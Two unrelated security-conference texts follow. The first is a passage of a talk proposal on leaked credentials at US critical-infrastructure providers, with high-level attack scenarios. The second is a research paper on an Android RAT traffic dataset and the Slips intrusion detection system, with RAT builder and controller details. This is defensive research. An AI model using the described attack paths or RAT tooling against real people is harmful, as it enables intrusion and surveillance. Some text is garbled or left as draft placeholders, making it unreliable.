        ii. The password used by employees when using a company e-mail to register with external services has a high probability of being the same as that used internally in the company
        [1] http://services.google.com/fh/files/blogs/google_security_infographic.pdf
    c. Related Work: We will review various studies related to data leakage.

d. Why do this research? When we analyzed ATT&CK for ICS, we found that some techniques may be associated with data leakage. Data leakage may become a very powerful resource for attackers when they attack critical infrastructure providers for external services, social engineering, or internal lateral movement. Once critical infrastructure is compromised, its impact is often much greater than that on the IT industry, so we think it's important to study this.

i. We want to know what percentage of the United States's CI service providers may have had data breaches

ii. We want to know the strength of the passwords used by employees of these data breached CI service providers

iii. We are trying to find out the sectors/providers that are likely to have a high level of risk through data breach analysis

Some limitations and hypotheses in this study:

We do not discuss those critical infrastructure employees who have left our existing data breach

database because we cannot verify their information

2. In-depth analysis based on cloud service

a. Our in-depth analysis process overview, as well as some of the traps and fun we found

during the analysis process

i. Chaotic datasets and formats overview: We collected over 200 datasets from various sources, and those datasets include all kinds of heterogeneous data. In order to execute the most efficient analysis, we normalized all heterogeneous formats to one schema and conducted preliminary analysis on various datasets, including over 10 billion distinct pieces of data, and aggregated it in our database. ii. Our in-depth analysis process overview: We will describe our unique automatic analytical process for building on the cloud and how to analyze large amount of data in detail, and why we want to do this

iii. Some traps and fun we found during the analysis process: We will share the traps and fun we found during the analysis process, as well as the time and cost of performing the entire analysis.

b. Survey targeted information from 16 critical infrastructures: We surveyed e-mail domains, employee numbers, and other useful information related to 16 of the United States' CI sectors. Here we show the baseline by which we chose targets for analysis within the United States' CI sectors:

i. Chemical, try to figure out top 200 in the US for market value

ii. Communications, try to figure out top 200 in the US for market value

iii. Dams, try to figure out top 200 in the US for market value

iv. Emergency Services, try to figure out top 200 in the US for market value

v. Financial Services, try to figure out top 200 in the US for market value vi. Government Facilities, domain contains "*.gov"

vii. Information Technology, try to figure out top 200 in the US for market value

viii. Transportation Systems, try to figure out top 200 in the US for market value

ix. Commercial Facilities, try to figure out top 200 in the US for market value

x. Critical Manufacturing, try to figure out top 200 in the US for market value

xi. Defense Industrial Base, try to figure out top 200 in the US for market value

xii. Energy, try to figure out top 200 in the US for market value

xiii. Food and Agriculture, try to figure out top 200 in the US for market value

xiv. Healthcare and Public Health, try to figure out top 200 in the US for market value

xv. Nuclear Reactors, Materials, and Waste, try to figure out top 200 in the US for market value

xvi. Water and Wastewater Systems, try to figure out top 200 in the US for market value

c. Cross-analyze the normalized database and target

3. Analysis results, inspiration, and forecast of CI data leakage: In this part, we will provide some different results from analysis and show high risk level sectors and providers using a chart

a. [Result] Dataset Information

b. [Result] Leakage ratio by sector, analyzed by market value. We would like to know if past security incidents have anything to do with the leakage ratio of data leakage through external services and so on.

c. We want to understand the possible usage habits and conditions of the passwords leaked through external services in the 8 critical infrastructures through the following analysis

d. [Result] Comparison of CI and IT passwords and show how many times these passwords appeared

ii. [Result] Password composition (digital, letter, digital and letter, special symbol)

iii. [Result] Password length distribution line chart by sector iv. [Result] Password strength distribution line chart by sector

v. [Result] Dictionary attack with top 100,000 passwords file

d. [Inspiration] We will also provide some entry points and possible attack scenarios to illustrate how an attacker who holds leaked data may attack.

i. Scenario I: After we analyzed ATT&CK for ICS, we found two techniques, T859 - Valid Accounts and T865 - Spearphishing Attachment, which are used by 9 hacker groups (out of 10 groups compared) under current known conditions. Hence, we think it's quite likely attackers could use these techniques as entry points. Through a large amount of information leakage, we obtained a high percentage of leaked emails (taking our results as an example, there are quite a few CI sectors with a leak ratio exceeding 5%). We could use this information to send phishing emails, and then try to successfully enter the IT network which could then be used to attack the effective account of each service of the IT network segment. All this is possible through the information leakage previously obtained, making it possible toftenter the CI network segment and compromise the control network

ii. Scenario II: In the future we think these may be used in unknown conditions: T818
- Engineering Workstation Compromise, T819 - Exploit Public-Facing Application, T822 - External Remote Services, and T883 - Internet Accessible Device. If the attacker has a large amount of leaked emails, passwords, phone numbers, and so on, they can also try to brute force external services in the CI sectors. Assuming that you can successfully log in to a webmail, VPN, or other external application, you can impersonate an employee and penetrate the enterprise to achieve a faster and more effective attack such as spreading ransomware or APT attacks.

e. [Inspiration] Observe the password policies and general security awareness of CI
providers. We will also provide some fun related to security policies we found

f. [Inspiration] and some paradox of data breach and security policy

g. [Forecast] Try to make some predictions about high-risk sectors or providers that may be attacked due to data breach in the future

4. Cyber security strategies for mitigation of data breaches

a. Impact of data breaches

i. Loss of enterprise reputation by social media and so on

ii. Financial loss - “The Ponemon Institute shows that the average cost of a typical breach in North America is 5.4 million dollars (USD) or 201 dollars per breached record.” retrieved from “An Overview of Data Breaches”

b. Prevention and mitigation

c. Takeaways

What new research, concept, technique, or approach is included in your submission?

- To the best of our knowledge, no one has ever investigated and analyzed the concept of data leakage in critical infrastructures. Most relevant research is aimed at medical-related fields. Therefore, we conducted an in-depth analysis of this to provide a complete and rich concept of data leakage for critical infrastructure sectors in the United States.
- We have not found any record of research investigating and analyzing the principles of password use for workers in critical infrastructure sectors. Therefore, we conducted in-depth analysis of the password length and strength of its workers, checking them against brute force cracking using a dictionary-based method.
- Through our analysis of big data, we try to provide an analytical model to provide some warnings for high-risk sectors or providers that may be attacked due to data leakage in the future. • We will emphasize the possible threat and attack scenarios for data breaches in the ICS environment and provide mitigation strategies for data breaches.

Takeaways

- Participants will learn about the current status of possible data leakage for 16 key critical infrastructures in the United States through data leakage analysis
- Participants will learn about high-risk sectors and providers that may be attacked due to previous incidents of data leakage
- Participants will learn about high-risk sectors and providers that may be attacked due to future data breaches
- Participants will learn mitigation strategies to manage the risk of data breach

Speaker Information

Mars Cheng
Title: Cyber Threat Researcher
Email: mars_cheng@txone-networks.com
Organization: TXOne Networks

Bio: Mars Cheng is a threat researcher for TXOne Networks, blending a background and experience in both ICS/SCADA and enterprise cybersecurity systems. Mars has identified more than 10 CVE-IDs, and has had work published in three Science Citation Index (SCI) applied cryptography journals. Before joining TXOne, Mars was a security engineer at the Taiwan National Center for Cyber Security Technology (NCCST). Mars is a frequent speaker / trainer at several international cyber security conferences such as ICS Cyber Security Conference Asia 2020 and USA 2019, HITB Singapore 2020 Abu Dhabi 2019, SecTor 2020, and HITCON Community 2019 on the topics of ICS and Internet of Things (IoT) security. Mars was vice general coordinator of HITCON 2020.

YenTing Lee
Title: Cyber Threat Researcher
Email: yenting_lee@txone-networks.com
Organization: TXOne Networks

Bio: YenTing Lee is a cyber threat researcher at TXOne Networks' IoT/ICS Security Research Labs. Before joining TXOne, YenTing was a section head at the Taiwan National Center for Cyber Security Technology
(NCCST), and has experience in both ICS/SCADA and cyber-offensive and defensive exercises. YenTing
played as a pentester on the exercise of IT and ICS as well as speaking at several internal cyber security training classes on the topics of ICS and Internet of Things (IoT) security.

Max Farrell
Title: Sr. Technical Writer
Email: max_farrell@trendmicro.com
Organization: TXOne Networks

Bio: Max Farrell is a senior technical writer and communication expert for TXOne Networks, working from a background of mixed technology, business, and arts. He specializes in research related to the culture, business, and technology of the United States. His background prior to TXOne includes teaching business communication at colleges, corporations, and privately, and translating and editing of technical and narrative documents.

ANDROID RATS DETECTION

BY KAMILA BABAYEVA & SEBASTIAN GARCIA

Technology poses a risk of cyber attacks to all of us, but mobile devices are more at risk because there are no good detection applications for phones, and because they are the target of many novel and advanced attacks. As users, we still don't have a good visibility on what our phones are doing in the network since access to the traffic is restricted. This lack of visibility may have pushed the creation of more mobile malware.

We have been working on the creation of an Android RATs' dataset to further analyse RATs' network traffic behaviours, propose new detections models, and implement these detections in a Python-based IDS called Slips. Slips is a free software IDS that uses machine learning to detect attacks in the network traffic of devices. Slips offers to our community an open solution that we are working to improve with the latest technology to detect malicious activity in the network.

Android RATs Detection with a Machine Learning-based Python IDS

Kamila Babayeva
Czech Technical University in Prague
babaykam@fel.cvut.cz

Sebastian Garcia
Czech Technical University in Prague
sebastian.garcia@agents.fel.cvut.cz

ABSTRACT

Technology poses a risk of cyber attacks to all of us, but mobile devices are more at risk because there are no good detection applications for phones, and because they are the target of many novel and advanced attacks. As users, we still don't have a good visibility on what our phones are doing in the network since access to the traffic is restricted. This lack of visibility may have pushed the creation of more mobile malware. Moreover, there are a large number of attacks on mobile devices using RAT malware[17] and their detection has proven very challenging.

Toftencounter this problem, we have been working on the creation of an Android RATs' dataset to further analyse RATs' network traffic behaviours, propose new detections models, and implement these detections in a Python-based IDS called Slips. Slips is a free software IDS that uses machine learning to detect attacks in the network traffic of devices. Slips offers to our community an open solution that we are working to improve with the latest technology to detect malicious activity in the network.

In this paper we present and publish the first version of our dataset of Android RATs traffic (called Android Mischief Dataset), we explain how the dataset was created, and what is included in it. We also explain the development of Slips (Stratosphere Linux IPS detection tool) and how to use Slips for performing traffic analysis, behavioral study and detection of real RAT malware executed in mobile devices. We show how the current version of Slips can detect Android RAT activity. As far as we know, our Android RAT's traffic dataset is the first one in the community, since we compiled and executed real Android RATs with our own C&C servers and we executed all the actions available on each of them.

INTRODUCTION

With the fast development of mobile devices, rises the number and variety of cyber attacks on them. The data we store in our mobile devices is stolen, posing a great risk for people's privacy. Thus, it is vitally important to protect one's phones. However, the protection of mobile devices is a challenging and hard task due to the following reasons: (i) the variety of techniques used by malicious attacks is large, (ii) the usual indicators of compromises (IoC) do not generally work well on mobile devices (i.e. IPs and domains used by attackers change constantly), and (iii) there are no good tools for mobile phones to detect malicious activities.

To investigate the problem of a lack of detection tools for mobile malware, we started this research aiming to (i) create a dataset of Android RATs for the community, (ii) analyze their network traffic to understand their features, (iii) propose a detection method, and (iv) implement the detection method in the Stratosphere Linux IPS (Slips).

PREVIOUS WORK

The analysis of RAT malware [10] has a long history. RATs have been used for the last 30 years [7] and their grow is almost exponential. The reasons behind this growth seem to be related to the commoditization of RATs[8] and the huge demand for these types of tools for common attacks. Therefore, RATs are nowadays being used in almost any type of attack and they are not only related only with APT attacks anymore.

The community has been trying to detect RATs for a long time, and it has been successful to some extent. In particular the best detections we have are AntiVirus detections of binary files, but the detection of network traffic has not been so successful. Some of the reason for this lack of good detection is the need for very good and curated datasets. However network traffic is a good way to analyze RATs since it can give hints of the infection even weeks before the binary is found [9].

There are some known datasets that include RAT binaries[11][14], but these datasets have two main limitations: not including network traffic and not including Android APK files[12][13], which is one of the focus of this work.

Among the research done on detecting RATs on the network, there is a focus on working with proxy logs instead of packets or flows[15]. This detection methodology showed some success but the constraints are very strict: the traffic analyzed must use the HTTP protocol.

This is a very important restriction, since most RATs use custom protocols, protocols using UDP, and TLS, but not HTTP anymore. Among the features used in this paper are (i) the most frequent size of the object returned to the client (byte), (ii) the number of the size, (iii) the most frequent interval of the logged time (second), (iv) the number of the interval, (v) the length of the most frequent path in the http requests, (v) the number of the length, (vi) the number of the http requests which use POST method, and (vii) the length of the user agent. These features seem not enough for the generic RAT detection that is needed. Some research lines were more generic in their techniques, such as merging together detections inside the host, and in the network[16]. However, these detections are very hard to implement in most situations and are very dependable on the operating system. Our Android RATs are not covered by this solution. Finally, the lack of a good RAT dataset pushed several researchers to simulate the attacks and traffic, and therefore reaching results that are hard to use in real environments and lack a good general comprehension of malware actions[18].

RATS

RATS are a type of malware. Commonly referred as Remote Access Trojans when they are malicious or Remote Access Tools when they are supposed to be created for benign needs. RATs consists of two components: a client and a server.

The client runs on the attacker's device and it remotely controls the victim's device, where the server is running. The client might send orders to steal and modify the device's data, perform actions such as sending SMS or making calls, capture the keyboard and microphone, monitor cameras, etc. The server performs the commands sent by the client and sends back requested data.

The client is a software package that consists of 2 parts: the controller program and the builder program. The controller is a software running on the command-and-control (C&C) server and is the main point of communication with victims. The builder program creates a stub, that is, the code that will run on the victim's device with specific parameters. These parameters are the client's port and IP address to which the server connects to from the mobile device. In the case of Android RATs, the builder program creates an APK file with the client's port and IP address.





Figure 1. The scheme of RAT's client and server communication.

The server connects to the client using the client's IP and port.



App Name: droidjack-app

File Name: droidjack

Dynamic DNS: 1.2.3.4

Port Number: 8000

Use Custom Icon [ ]

Bind with another APK

File:

Bind? [ ]

```
The generated
APK file should
be installed on
the victim's
Android device!
```

Stealth Mode [ ]

DroidJack says: Good morning null! :D

Figure 2. Builder of the Android RAT DroidJack v4.4. The field 'Dynamic DNS' has the IP address of the client (1.2.3.4), and the field 'Port Number' has the port of the client (8000). The server in the victim will connect to them.

ANDROID MISCHIEF DATASET

We have created our dataset of RATs traffic to better know how they operate in the network, to analyze their network traffic, and to create a detection for them. In this section we will describe in detail the methodology used to create the dataset, dataset content and structure, and currently found features in the network traffic to detect RATs.

The Android Mischief Dataset can be downloaded from here https://mcfp.felk.cvut.cz/publicDatasets/Android-Mischie f-Dataset/

METHODOLOGY TO CAPTURE RATs

To create the dataset,we have been following a specific methodology for each of the RATs. This methodology consists of 4 steps: installation, execution, traffic capture and dataset logging. In this section we will describe the details of each step in the methodology.

Installation. In this step, we have to find an Android RAT and its package with the source code of the controller and the builder on the Internet. To execute the source code, the installation of a virtual machine with an appropriate operating system, plugins and tools is required. Moreover, the appropriate version of Android in a physical phone or a phone emulator is required due to APK built by the RAT builder supporting only specific Android versions. After setting up both environments, we can move to the next step execution.

Execution. During the execution step, first we run the RAT builder to build the APK for a targeted phone. After building the APK, we run the RAT controller and install the APK in the victim's phone. We perform all provided actions from the attacker to the victim such as getting contact from the phone, listening to the microphone, etc.

Capture of traffic. While performing actions from the controller on the victim, we capture the traffic on the victim's phone. One of the easiest ways to capture the traffic and the one most used in the creation of our dataset was to use VPNs that connected to our own VPN server to capture the traffic from the victim. This allowed us clean traffic that we could easily store for long periods. However, there was a case when a RAT was detecting the use of VPNs and refused to work. In that case, we used an Android emulator and we captured the traffic on the interface of the Android emulator.

In case of other researchers reproducing the dataset, other possibilities to capture the traffic on a physical phone might be: (i) capture the traffic on the router, (ii) capture traffic using a VPN in your company, or (iii) set up an access point in the computer, connect the phone and capture the traffic on the computer's interface.

Dataset logging. Each executed RAT in the dataset has its own folder and the following files:

- README.md - the name of executed RAT, details of the RAT execution environment, details of the pcap (client's IP and port, server's IP and port, time of the infection).
- apk - apk generated by the RAT's builder.
- log - very detailed and specific time log of all the actions performed in the client and the server during the experiment, such as taking a picture.
- pcap - network traffic captured on the victim's device
- screenshots - a folder with screenshots of the mobile device and controller while performing the actions on the client and server.`

There is also a general README.md file for the whole dataset to describe what the dataset is about and its content.

EXECUTED RATs

Android Mischief Dataset v1 includes 7 executed Android RATs which are:

1. Android Tester v6.4.6
2. DroidJack v4.4
3. HawkShaw
4. SpyMAX v2.0
5. AndroRAT
6. Saefko v4.9
7. AhMyth

In this section we describe each of the RAT, specifically where the source code was found, marketing details, requirements for the execution, and briefly RAT's communication details.

Android Tester v.6.4.6. Android RAT Tester was firstly introduced on the HackForums in 2019 as a fixed version of another RAT called SpyNote v6.2. Android Tester started growing independently from the SpyNote and reached version v6.4.6 in January 2020. Compared to the SpyNote RAT which costs around 500$, Android Tester is available for free. The RAT is well-developed with a user-friendly interface, inbuilt APK tool and a lot of working features compared to other RATs in our dataset. The RAT can be executed only on Windows machines and requires .NET Framework v4.5 and Java Runtime Environment.



Android Tester 6.4.6
Tools View Help
chat_Johndb004d9769eaadb9
Ping
Connection Logs
Monitor Android Black List Connection Logs
Online Down 36 Bytes Up 1 Bytes Count 1 Ln 1

Image	Client Name	Country	Flag	Remote Address	Model	Ver & Api	Connection	Battery	Status	SMS & Calls
	John	Czech Republic		147.32.80.119:37623	HMD GLOBAL NOKIA 6.1	10 & 29				null & Out Call Ended[+420774986358 1]


	Victim:	On Start!!	3:05:07 AM	System.Drawing.Bitmap
	ME:	hello hi how are you	3:05:50 AM	System.Drawing.Bitmap
	Victim:	hello hi I am okay	3:06:30 AM	System.Drawing.Bitmap
	ME:	PANG !!	3:06:58 AM	System.Drawing.Bitmap

Flag	Remote-Address				
	147.32.80.119:37451				
	147.32.80.119:37451				
	147.32.80.119:37451				
	147.32.80.119:37623				
	147.32.80.119:37623				
	147.32.80.119:37649				
	147.32.80.119:37649				
	147.32.80.119:37649				
	147.32.80.119:37649				
	147.32.80.119:37661				
	147.32.80.119:37661				
	147.32.80.119:37661				
	147.32.80.119:37663	Connected		2:40:28 AM	Connecting
	147.32.80.119:37663	Connected Camera		2:40:28 AM	Available
	147.32.80.119:37663	Disconnect		2:40:58 AM	Away

The RAT controller saves the retrieved data from the phone in a local database.

Figure 3. Screenshot of the controller program of the RAT Android Tester v6.4.6 when performing the action 'chat with the victim'.

DroidJack v4.4. DroidJack v4.4 has its official website which offers to buy the source code for 210$. For the dataset, we have used a cracked version of this RAT. DroidJack works only on Windows machines and requires the installation of Java Runtime Environment. It uses a local database to save the data from the victim's device.



Country	Phone Number	Model	Manufacturer	Version	IP Address	ID	Running app	Idle time
Unknown	Not Registered	Nokia 6.1	Nokia	10	147.32.80.119	unknown	Quickstep	0 s


Alarm Volume:	(7/7)
Music Volume:	(0/15)
Notification Volume:	(0/7)
Ringer Volume:	(0/7)
System Volume:	(4/7)
Voice Volume:	(1/5)

Port: 1337 Status: Listening for new connections

DroidJack says: Wanna suggest/report/comment anything? Write to me! :)

Figure 4. The screenshot of the controller DroidJack v4.4 when performing the action 'volume control'.


HawkShaw. HawkShaw is a RAT deployed on a Firebase database which is a platform to create web and mobile applications. The RAT is paid, but it offers a 2-day trial that we used for the dataset. To run HawkShaw controller and builder, a web browser and HawkShaw registration are only required. The database to store data retrieved from the phone is on a cloud, since the whole RAT is



deployed in the web server.

Figure 5. The screenshot of the controller HawkShaw when performing the action 'admin tasks'.

SpyMAX v2.0. SpyMAX is a free of cost Android RAT, introduced on hackforums in March 2019. The .NET Framework and Java Runtime Environment are required to execute and operate this RAT. SpyMAX has a local database on the



Name	Device-Name	OS	Release	Country	ip	Defender	Version
Hacked	Samsung Galaxy S8	Linux	Nougat 7.0	Czech Republic	147.32.80.119:41736 P8000	null	v2.0


Hacked-1

```
Ongoing Operations 0    Received 0 Bytes    Sent 0 Bytes    Port 8000    Online 1
```

controller's computer to store the data from the victim's phone.

Figure 6. The screenshot of the controller SpyMAX v2.0 when performing the action 'rename the victim's device'.

AndroRAT. AndroRAT is a free RAT that was created as a project in a university. The project has been available on github since 2013. It is the only RAT in our dataset that does not have a builder built in the controller GUI, but a separate program. AndroRAT runs on Windows machines with Java Runtime Environment installed. The data retrieved from the phone is stored in a local database of the controller's computer.




Name : photo-ex2.jpg
Size : 148Kb
Hidden : false
Access : read & write
Last modification : Thu Aug 27 11:01:56 PDT 2020
Download directory : download/

```
Thu Sep 10 08:24:27 PDT 2020 Error on Client:No Activity found to handle Intent { act=android.intent.action.VIEW dat=www.youtube.com flg=0x10000000 }
Thu Sep 10 08:26:28 PDT 2020 Photo picture request received
Thu Sep 10 08:26:28 PDT 2020 Error in creating picture
Thu Sep 10 08:28:03 PDT 2020 Photo picture request received
Thu Sep 10 08:28:03 PDT 2020 Error in creating picture
Thu Sep 10 08:29:10 PDT 2020 List directory request received
```

Figure 7. The screenshot of the controller AndroRAT when performing the action 'file manager.

Saefko v4.9. Saefko Attack Systems (SAS) is a RAT that costs 200$ and requires .NET Framework and Java Runtime Environment to run. The RAT does not use a local database on the controller machine, instead, it uses a cloud database. This RAT supports Android devices and Windows machines as a victim, so it builds payloads in the form of APK for Android and .exe for Windows. Saefko is known as a multi-protocol RAT, because




it uses HTTP, IRC or TCP to communicate with the targeted phone.

Figure 8. The screenshot of the controller HawkShaw when performing the action 'get location'.

AhMyth. AhMyth is a free RAT that has been available on github since 2017. This is the first RAT from our dataset that supports different operating systems as

Windows and Linux. To execute this RAT from its binaries, only Java Runtime Environment is needed. The database to save data retrieved from the phone is local on the controller's machine.



```
9/2/2020, 8:06:49 AM   Get Location..
9/2/2020, 8:11:06 AM   Get Contacts list..
9/2/2020, 8:11:17 AM   Contacts list arrived
```

Figure 9. Screenshot of the controller AhMyth when performing the action 'send SMS'.

ANALYZED NETWORK TRAFFIC FEATURES

Having analyzed the network traffic of the currently executed seven RATs, we have summarized their network traffic characteristics in one table to compare the RATs and to find their common behaviour. For the comparison the following characteristics were considered: long duration of the malicious connection, custom protocol, heartbeat, encrypted connection, backup C&C server and communication only over one port.

Characteristics	Number of RATs (out of 7 executed) having this characteristic
Long duration of the malicious connection	7/7
Custom Protocol	4/7
Heartbeat	6/7
Encrypted connection	2/7
Backup C&C Server	1/7
Communication only over one port	4/7

Table 1. Number of RATs (out of 7 executed) that have such network behaviour characteristics as long duration of the malicious connection, custom protocol, heartbeat, encrypted connection, backup C&C server and communication only over one port.

Table 1 shows that the only network behaviour that applies to all executed RATs is the long duration of the connection between the attacker's and victim's devices. Another characteristic that appears in the majority of executed RATs is a heartbeat to check if the client/server is alive.

Describe here some of the features found in the analysis of the RATS in the network. 1 paragraph per RAT. Put the IoC and every distinctive feature.

STRATOSPHERE LINUX IPS

The Stratosphere Linux IPS[1] tool is a free software project aimed at detecting malware in the network traffic. In this research it is presented as part of our proposal to tackle the RAT detection problem. Slips is a Python-based Intrusion Prevention System using machine learning algorithms to detect malicious behaviors in the network traffic of infected devices. It is also freely available for the community to use[2]. This section presents the design and architecture of Slips, together with an example detection of a real mobile RAT attack.

ARCHITECTURE OF SLIPS

Motivated by the attacks on mobile devices and our computers, Slips was designed to focus on targeted attacks, detection of command and control channels and to provide good visualization for the analyst. This section describes the design decisions on Slips.

Core. Slips is a behavioral-based IPS that uses machine learning to detect malicious behaviors in the network traffic. It is a modular software that can be extended. When Slips is run, it spawns several child processes to manage the I/O, to profile attackers and to run the detection modules. It also requires the Redis[3] database to store all the information. In order to detect attacks, Slips runs its Kalipso interface.

Input / Output. There are two I/O processes in Slips: the input process and the output process. The idea of Slips is to focus on the machine learning part of the detection and not in capturing the network traffic. The input process reads flows of different types:

- Pcap files (internally using Zeek[4])
- Packets directly from an interface (internally using Zeek)
- Suricata flows (from JSON files created by Suricata, such as eve.json)
- Argus flows (CSV file separated by commas or TABs)
- Zeek/Bro flows from a Zeek folder with log files
- Nfdump flows from a binary nfdump file

All the input flows are converted to an internal format. So once read, Slips works the same with all of them. The output process collects output from the modules and handles the display of information on screen.

Internal representation of data. Slips works at a flow level, instead of a packet level, gaining a high level view of behaviors. Slips creates traffic profiles for each IP that appears in the traffic. A profile contains the complete behavior of an IP address. Each profile is divided into time windows. Each time window is 1 hour long by default and contains dozens of features computed for all connections that start in that time window. Detections are done in each time window, allowing the profile to be marked as uninfected in the next time window.


Usage of Zeek. Slips uses Zeek to generate files for most input types, and this data is used to create the profiles. For example, Slips uses this data to create a visual *timeline* of activities for each time window. This timeline consists of Zeek generated flows and additional interpretation from other logs like dns log and http log.

Usage of Redis database. All the data inside Slips is stored in Redis, an in-memory data structure. Redis allows all the modules in Slips to access the data in parallel. Apart from read and write operations, Slips takes advantage of the Redis messaging system called Redis PUB/SUB. Processes may publish data into the channels, while others subscribe to these channels and process the new data when it is published.

Slips detection modules. Modules are Python-based files that allow any developer to extend the functionality of Slips. They process and analyze data, perform additional detections and store data in Redis for other modules to consume. Currently, Slips has the following modules:

- asn - module to load and find the ASN of each IP
- Geoip - module to find the country and geolocation information of each IP
- ML for https - module to train or test a RandomForest to detect malicious https flows
- Port scan detector - module to detect Horizontal and Vertical port scans
- Threat Intelligence - module to check if each IP is in a list of malicious IPs
